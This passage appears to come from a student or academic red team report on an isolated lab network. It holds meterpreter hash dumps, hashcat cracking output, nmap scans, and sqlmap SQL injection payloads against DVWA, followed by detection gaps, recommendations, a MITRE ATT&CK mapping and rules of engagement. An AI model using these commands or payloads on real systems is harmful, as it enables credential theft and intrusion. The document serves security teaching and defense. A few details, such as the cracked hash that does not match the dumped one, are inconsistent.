Comment      Administrators have complete and unrestricted access to the computer/domain

Members

Admin
Administrator
LAB\Domain Admins
The command completed successfully.

C:\Users\Admin>exit
exit
meterpreter > hashdump
Admin:1000:aad3b435b51404eeaad3b435b51404ee:7902e9b7eef97019e29cd1979c007bc5:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6525ef41c1f758ee233c41183bf5208b:::
meterpreter >
  
```

Figure 19: Credential Dumping (Hash Extraction)

The figure illustrates the extraction of password hashes using post-exploitation tools. It represents a credential access stage, which allows additional privilege escalation and lateral movement using pirated authentication information.

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)~$ nano hashes.txt
(kali@kali)~$ hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #01: cpu-haswell-12th Gen Intel(R) Core(TM) i5-12450HX, 1456/2913 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (1206 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec
  
```

Figure 20: Password Cracking using Hash cat (Setup Phase)

This figure demonstrates the initiation of hash cat using dictionary-based attack settings. It illustrates the configuration of offline password cracking with wordlists, and recovery of plaintext credentials of extracted hashes is possible.

```

kali@kali: ~
Session Actions Edit View Help
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (1206 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec

7002e0b7eef97019e29cd1979c007bc5:2000
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hashes.txt
Time.Started....: Fri Apr 17 11:16:26 2026 (3 secs)
Time.Estimated...: Fri Apr 17 11:16:29 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 5002.8 kH/s (0.14ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/2 (50.00%) Digests (total), 1/2 (50.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 30%

Started: Fri Apr 17 11:15:52 2026
Stopped: Fri Apr 17 11:16:30 2026

(kali@kali)~$
  
```

Figure 21: Password Cracking Results (Hash cat Output)

A successful hash cat output that discloses broken NTLM credentials is shown in the figure. It verifies credential compromise, provides actionable information on lateral moves, and strengthens the impact of weak password policies.

3.7 Detection Gap Analysis

Reasons for the Attack Not Being Detected

It became possible because of using legitimate protocols and access control mechanisms, which made malicious activity appear like a regular one in terms of system performance. Furthermore, the lack of real-time monitoring or behavioural detection made it possible for an attacker to advance in its attack without raising any flags in the system.

SIEM Weaknesses

There was no centralised SIEM system that would collect all the necessary information from various systems into one place. It would have become easier to detect any suspicious activity based on abnormal logging or any other indication of unauthorised access attempts [18].

EDR Weaknesses

No appropriate endpoint detection and response software or processes were used, which makes detection of activities at the post-exploitation stage impossible. There is also a lack of behavioural monitoring of user activity and commands being run [19].

Logging Weaknesses

The lack of proper logging settings makes it difficult to collect all kinds of data necessary for the detection of attacks in advance. Some of the crucial events to be logged include authentication, command execution, access to certain files or services, and others [20].

3.8 Containment and Safety Measures

The lab setup is isolated completely with a host-only network setup to avoid any form of contact with any external system. This avoided accidental influence outside of the scope of testing. All virtual machines were exploited by taking snapshots before exploitation to maintain baseline states [21]. A rollback plan has been put in place in case of system instability or accidental modifications, which would have enabled the system to be restored to a clean state. These safeguarded the safe implementation of attacks, although system integrity and reproducibility of experiments were maintained.

3.9 Executive Summary

This test identified the security of a simulated business network of ABCD Ltd based on a controlled red team exercise. This is meant to determine the resilience of the organisation to a realistic cyberattack and the vulnerabilities that an attacker could use to compromise the organisation. Testing is done on the following key systems: a public-facing web application,

internal servers and user devices. The attack experienced a typical attack sequence, whereby the attack started with an external access, and moved to internal compromise and data access. There are some key risks that were identified. The web application, which was exposed to the internet, was not secure, and unauthorised access was used as a gateway into the network. The lack of isolation between systems that were originally inside the system enabled free movement over the network without any significant hindrances. Poor password behaviours and inadequate access controls have also contributed to the risk further, and these were facilitating the escalation of privileges and access to further parts of the system. Also, there were lapses in visibility and response capabilities as these operations had not been observed during the attack because there were no effective monitoring and detection systems.

These issues have the potential to affect the business greatly. A vulnerability attacker can have sensitive information about customers or organisations, leading to loss of money, regulatory fines, and loss of reputation. Central systems like directory services can lead to operational disruption and loss of control of key infrastructure. Even worse, the long-term impacts of the attacks that have not been detected could be even greater and monumental.

There are a number of recommendations presented to overcome these risks. First, adopt an improved network architecture through isolating the systems that are exposed to the outside world and internal resources so as to limit the mobility of the attackers. Second, enhance authentication through imposing strong password policies and multi-factor authentication. Third, deploy centralised monitoring and endpoint protection solutions in order to enhance detection and response to suspicious activities. Lastly, perform periodic security testing, and vulnerabilities should be patched on time to minimise exposure.

Overall, the analysis reveals that improved fundamental security measures and surveillance can be instrumental in reducing the risk and impact of cyberattacks to become more resilient across the organisation.

3.10 Summary

This engagement proves how an attack progresses in phases from web compromise, lateral movement, all the way to accessing sensitive data. Key lessons include the dangers associated with failure in segmentation, authentication, and monitoring of networks. It has been learned from this engagement that it is possible to gain complete control of the domain through small attacks. These are key lessons that include having defensive strategies in place, such as network segmentation, authentication, and monitoring. Additionally, the tests carried out should be realistic through the use of threat intelligence models like MITRE ATT&CK.

4. Conclusion

This study integrates the strategic threat assessment and the real-world red team simulation to demonstrate how real cyberattacks can be simulated in a controlled environment. Task 1 analysed the actions of attackers with the help of the MITRE ATT&CK database, and Task 2 validated these techniques by exploiting them in a partitioned laboratory. The findings confirm the argument that all systems can be hacked due to vulnerabilities of web applications, ineffective authentication, and the absence of monitoring. The apparent alignment between the theoretical frameworks and the practical application is the importance of proactive security, ongoing surveillance, and defensive layering to increase organisational resiliency to the evolving cyber threats.

5. References

- [1] F. Amin, N. Daudpota and A. Khan, “A complete penetration testing framework: Simulating attacks and evaluating post-exploitation techniques with Kali Linux and Metasploit,” *Spectrum of Engineering Sciences*, pp. 386–407, 2025. <https://thesesjournal.com/index.php/1/article/download/600/509>
- [2] S. Ainslie, D. Thompson, S. Maynard and A. Ahmad, “Cyber-threat intelligence for security decision-making: A review and research agenda for practice,” *Computers & Security*, vol. 132, p. 103352, 2023. <https://www.sciencedirect.com/science/article/pii/S0167404823002626>
- [3] A. B. Ajmal et al., “Toward effective evaluation of cyber defence: Threat-based adversary emulation approach,” *IEEE Access*, vol. 11, pp. 70443–70458, 2023. <https://ieeexplore.ieee.org/iel7/6287639/6514899/10114933.pdf>
- [4] M. Albanese, I. Iganibo and O. Adebisi, “A framework for designing vulnerability metrics,” *Computers & Security*, vol. 132, p. 103382, 2023. <https://par.nsf.gov/servlets/purl/10543989>
- [5] S. Hajar, A. G. Jaafar and F. A. Rahim, “A review of penetration testing process for SQL injection attack,” *Open International Journal of Informatics*, vol. 12, no. 1, pp. 72–87, 2024. <https://oiji.utm.my/index.php/oiji/article/download/256/201>
- [6] S. O. Olabanji et al., “AI-driven cloud security: Examining the impact of user behaviour analysis on threat detection,” *Asian Journal of Research in Computer Science*, vol. 17, no. 3, pp. 57–74, 2024. <https://papers.ssrn.com/sol3/Delivery.cfm?abstractid=4709384>
- [7] C. Lim, B. Jin and H. Kim, “Stealth Extension Exfiltration (SEE) attacks: Stealing user data without permissions via browser extensions,” in *Proc. 40th ACM/SIGAPP Symp. Applied Computing*, Mar. 2025, pp. 1820–1828. <https://dl.acm.org/doi/pdf/10.1145/3672608.3707856>
- [8] O. V. Obioha et al., “Investigating the feasibility and risks of leveraging artificial intelligence and open source intelligence to manage predictive cyber threat models,” *SSRN*, Jan. 2025. <https://papers.ssrn.com/sol3/Delivery.cfm?abstractid=5108973>
- [9] S. Hajar, A. G. Jaafar and F. A. Rahim, “A review of penetration testing process for SQL injection attack,” *Open International Journal of Informatics*, vol. 12, no. 1, pp. 72–87, 2024. [Online]. <https://oiji.utm.my/index.php/oiji/article/download/256/201>

- [10] Verizon, “2023 Data Breach Investigations Report,” 2023. <https://www.verizon.com/business/resources/reports/dbir/>
- [11] Microsoft, “Microsoft Digital Defense Report 2023,” 2023. <https://www.microsoft.com/security/business/microsoft-digital-defense-report>
- [12] J. Kotsias, A. Ahmad and R. Scheepers, “Adopting and integrating cyber-threat intelligence in a commercial organisation,” *European Journal of Information Systems*, vol. 32, no.1, pp.35–51, 2023. <https://www.tandfonline.com/doi/pdf/10.1080/0960085X.2022.2088414>
- [13] N. Shamaya and G. Tarcheh, “Strengthening cyber defense: A comparative study of smart home infrastructure for penetration testing and national cyber ranges,” 2024. <https://www.diva-portal.org/smash/get/diva2:1869694/FULLTEXT01.pdf>
- [14] National Cyber Security Centre (NCSC), “Phishing attacks: Guidance and response,” n.d. <https://www.ncsc.gov.uk>
- [15] O. V. Obioha et al., “Investigating the feasibility and risks of leveraging artificial intelligence and open source intelligence to manage predictive cyber threat models,” *SSRN*, Jan. 2025. <https://papers.ssrn.com/sol3/Delivery.cfm?abstractid=5108973>
- [16] S. O. Olabanji et al., “AI-driven cloud security: Examining the impact of user behaviour analysis on threat detection,” *Asian Journal of Research in Computer Science*, vol. 17, no. 3, pp. 57–74, 2024. <https://papers.ssrn.com/sol3/Delivery.cfm?abstractid=4709384>
- [17] T. Schroder and S. K. Park, “Securing sideways: Thwarting lateral movement by implementing Active Directory tiering,” *arXiv preprint arXiv:2508.11812*, 2025. <https://arxiv.org/pdf/2508.11812>
- [18] N. Shamaya and G. Tarcheh, “Strengthening cyber defense: A comparative study of smart home infrastructure for penetration testing and national cyber ranges,” 2024. <https://www.diva-portal.org/smash/get/diva2:1869694/FULLTEXT01.pdf>
- [19] A. D. Tudosi et al., “Research on security weakness using penetration testing in a distributed firewall,” *Sensors*, vol. 23, no. 5, p. 2683, 2023. <https://www.mdpi.com/1424-8220/23/5/2683>

[20] Verizon, “2023 Data Breach Investigations Report,” 2023.
<https://www.verizon.com/business/resources/reports/dbir/>

[21] Z. B. Yusof, “Effectiveness of endpoint detection and response solutions in combating modern cyber threats,” Journal of Advances in Cybersecurity Science, Threat Intelligence, and Countermeasures, vol. 8, no. 12, pp. 1–9, 2024.

<https://polarpublications.com/index.php/JACSTIC/article/download/1/1>

6. Appendices

Appendix A: Timeline data

Phase	Date	Activity	Source
Initial Access	Jan 2023	Phishing / credential compromise via remote access systems	Verizon (2023)
Foothold Established	Feb 2023	Use of valid accounts and remote login anomalies	Microsoft (2023)
Privilege Escalation	Apr 2023	Credential dumping and privilege abuse	ENISA (2023)
Lateral Movement	Jun 2023	Internal spread via SMB/RDP	CrowdStrike (2023)
Data Access & Staging	Aug 2023	Sensitive data identified and aggregated	NCSC (n.d.)
Detection	Oct 2023	SIEM anomaly alerts triggered	ENISA (2023)
Public Disclosure	Jan 2024	Incident publicly reported	Microsoft (2023)


Recovery	Feb–Mar 2024	System hardening and remediation	CrowdStrike (2023)
----------	-----------------	----------------------------------	-----------------------

Appendix B: MITRE ATT&CK mapping table

Tactic	ID	Technique	Description
Initial Access	TA0001	Phishing (T1566)	Credential harvesting via social engineering
Initial Access	TA0001	Valid Accounts (T1078)	Use of compromised credentials
Execution	TA0002	Command Interpreter (T1059)	PowerShell/script execution
Persistence	TA0003	Scheduled Task (T1053)	Automated malicious execution
Privilege Escalation	TA0004	Exploitation (T1068)	Elevation to admin/system
Credential Access	TA0006	OS Credential Dumping (T1003)	Extraction of hashes
Discovery	TA0007	Network Service Discovery (T1046)	Mapping internal assets

Lateral Movement	TA0008	Remote Services (T1021)	Movement via SMB/RDP
Collection	TA0009	Data from Local System (T1005)	Sensitive data aggregation
Command & Control	TA0011	Application Layer Protocol (T1071)	Covert C2 communication
Exfiltration	TA0010	Exfiltration Over C2 (T1041)	Data transfer outside network

Appendix C: Attack Chain Diagram



Appendix D: Open-source intelligence (OSINT) notes

- Passive reconnaissance prior to any active reconnaissance to minimise detection risk.
- No connection made to target system within OSINT phase.
- Scope: 192.168.56.0/24 (lab environment)
- DNS scanning using dig tool (A, NS, MX records checked)
- No public footprint as it has host-only network.
- Technologies identified using response from web service (Apache HTTP server, PHP, DVWA).
- Fingerprinting is carried out using banner grabbing technique.
- Vulnerabilities checked against CVE and NVD databases and correlated with services.
- The systems have some roles; for example, web server located on DMZ, AD server in the internal network, client workstation.
- Naming and domains analyzed using configuration patterns.
- Third-party APIs are not present in the lab environment.
- Findings used to prioritise targets for scanning and exploitation phases
- OSINT stage minimized the ambiguity and enhanced the effectiveness of the later attacks.

Appendix E: Rules of Engagement plan (RoE)

Category	Details
Scope	Kali Linux (attacker), Metasploitable server, OWASP web application, and Windows client within an isolated host-only network
Restrictions	No Denial-of-Service attacks, no destructive payloads, no persistence/backdoors beyond session scope
Legal/Ethical	Testing limited to owned virtual lab; no external systems targeted; compliance with ethical hacking guidelines
Communication Plan	Progress updates documented; critical findings reported immediately; final report submission with evidence
Kill Switch Procedure	Testing is terminated immediately in case of instability; recover through VM snapshot restore.
Testing Hours	Controlled execution between 10:00–18:00 to minimise operational risk
Escalation Contact	Lead Security Analyst: [Insert Name]; escalation within 15 minutes of critical incident

Appendix F: Threat Emulation Plan

Phase	MITRE ATT&CK Technique	Description	Objective
Reconnaissance	T1595 – Active Scanning	Identify live hosts, open ports, and exposed services using scanning tools	Map attack surface
Enumeration	T1046 – Network Service Discovery	Gather detailed information on services, versions, and configurations	Identify vulnerabilities
Initial Access	T1190 – Exploit Public-Facing App	Exploit DVWA web application vulnerability (e.g., SQL injection)	Gain foothold in system
Execution	T1059 – Command Execution	Execute commands via web shell or injected payload	Establish control
Persistence	T1505 – Server-side Backdoor	Maintain access using web-based backdoor or session persistence	Ensure continued access
Privilege Escalation	T1068 – Exploitation for Privilege Escalation	Exploit local vulnerabilities to gain elevated privileges	Gain higher-level access
Credential Access	T1003 – Credential Dumping	Extract credentials or password hashes from compromised system	Enable further access
Lateral Movement	T1021 – Remote Services	Use credentials to access internal systems (e.g., SMB/RDP)	Expand network control

Collection	T1005 – Data from Local System	Access sensitive files and system data	Identify valuable information
Exfiltration	T1041 – Exfiltration Over C2 Channel	Transfer data through established communication channel	Achieve data extraction objective
Impact / Objective	—	Demonstrate data access and potential domain compromise	Validate attack success

Appendix G: Additional screenshots/logs

```
kali@kali: ~
Session Actions Edit View Help
3269/tcp open  tcpwrapped
5985/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:0C:29:83:90:EB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2016|10|2012|2022|Phone|7 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2022 c
pe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2016 (97%), Microsoft Windows 10 1607 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (9
1%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2022 (91%), Microsoft Windows Phone 7.5 or 8.0 (88%), Microsoft Windows Embedded
Standard 7 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-QS0N8AFRBB7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled and required
|_ nbstat: NetBIOS name: WIN-QS0N8AFRBB7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:83:90:eb (VMware)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: required
|_ smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: WIN-QS0N8AFRBB7
|   NetBIOS computer name: WIN-QS0N8AFRBB7\X00
|   Domain name: lab.local
|   Forest name: lab.local
|   FQDN: WIN-QS0N8AFRBB7.lab.local
|   System time: 2026-04-17T08:43:27-07:00
|_ smb2-time:
|   date: 2026-04-17T15:43:24
|   start_date: 2026-04-17T13:01:28
|_ clock-skew: mean: 2h20m01s, deviation: 4h02m31s, median: 0s

TRACEROUTE
HOP RTT ADDRESS
1 2.47 ms 192.168.56.107

Post-scan script results:
|_ clock-skew:
|   -1h50m00s:
|     192.168.56.120
```

```
kali@kali: ~
Session Actions Edit View Help
|_ account_used: <blank>
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2026-04-17T09:36:51-04:00
|_ clock-skew: mean: -46m32s, deviation: 2h18m34s, median: -2h06m33s
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 1.60 ms 192.168.56.101

Nmap scan report for 192.168.56.107
Host is up (0.0025s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-17 15:40:49Z)
135/tcp   open  msrpc Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap Microsoft Windows Active Directory LDAP (Domain: lab.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: LAB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
636/tcp   open  tcpwrapped
3268/tcp  open  ldap Microsoft Windows Active Directory LDAP (Domain: lab.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:0C:29:83:90:EB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2016|10|2012|2022|Phone|7 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:
pe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2016 (97%), Microsoft Windows 10 1607 (91%), Microsoft Windows Server 2012 or Wind
1%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2022 (91%), Microsoft Windows Phone 7.5 or 8.0 (88%), Micros
Standard 7 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```

kali@kali: ~
Session Actions Edit View Help

|_clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: 0s

TRACEROUTE
HOP RTT ADDRESS
1 2.33 ms 192.168.56.120

Nmap scan report for 192.168.56.101
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.104
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_smtp_commands: metasploit,localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain   ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind  2 (RPC #100000)
|_rpcinfo:
|_  program version port/proto service
|_  100000 2 111/tcp rpcbind
|_  100000 2 111/udp rpcbind
|_  100003 2,3,4 2049/tcp nfs
|_  100003 2,3,4 2049/udp nfs
|_  100005 1,2,3 39132/tcp mountd
|_  100005 1,2,3 40395/udp mountd
|_  100021 1,3,4 48979/tcp nlockmgr
|_  100021 1,3,4 59452/udp nlockmgr
  
```

```

kali@kali: ~
Session Actions Edit View Help

kali@kali:~$ sqlmap -u "http://192.168.56.101/dvwa/vulnerabilities/sql/71d:10Submit=Submit" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:40:22 /2026-04-17/

[10:40:23] [INFO] resuming back-end DBMS 'mysql'
[10:40:23] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.56.101/dvwa/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=548c6b680a0...facac5a714;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 5109=5109#Submit=Submit

Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(1640,5909)>(SELECT COUNT(*),CONCAT(0x716a626a71,(SELECT (ELT(1640=1640,1))))),0x7171706a71,FLOOR(RAND(0)*2))x FROM (SELECT 6092 UNION SELECT 7526 UNION SELECT 4057 UNION SELECT 1326)a GR
  OUP BY x)-- UQCq6Submit=Submit

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1886 FROM (SELECT(SLEEP(5))))vFfv-- o5VE6Submit=Submit

Parameter: id (GET)
  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a626a71,0x48764f47505454744a465a726e466a6154370736c68416d6d755a696f6b5976416856505a566a50,0x7171706a71)#5Submit=Submit

[10:40:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:40:28] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[10:40:28] [INFO] fetching current database
[10:40:28] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries)
[10:40:28] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[10:40:29] [INFO] fetching database names
[10:40:29] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki1195'
  
```

Restore Session x Damn Vulnerable Web A...

Not Secure http://192.168.56.101/dvwa/vulnerabilities/sqli/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage

Cookies

http://192.168.56.101

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	d4e483ba590d8a7b0c8d8d45ab6643b	192.168.56.101	/	Session	41	false	false	None	Fri, 17 Apr 2026 14:36:41 GMT
security	low	192.168.56.101	/dvwa	Session	31	false	false	None	Fri, 17 Apr 2026 14:36:01 GMT

Indexed DB

Local Storage

Session Storage

filter values

Data

PHPSESSID: "d4e483ba590d8a7b0c8d8d45ab6643b"
Created: "Fri, 17 Apr 2026 14:33:39 GMT"
Domain: "192.168.56.101"
Expires / Max-Age: "Session"
HttpOnly: true
HttpOnly: false
Last Accessed: "Fri, 17 Apr 2026 14:36:41 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 41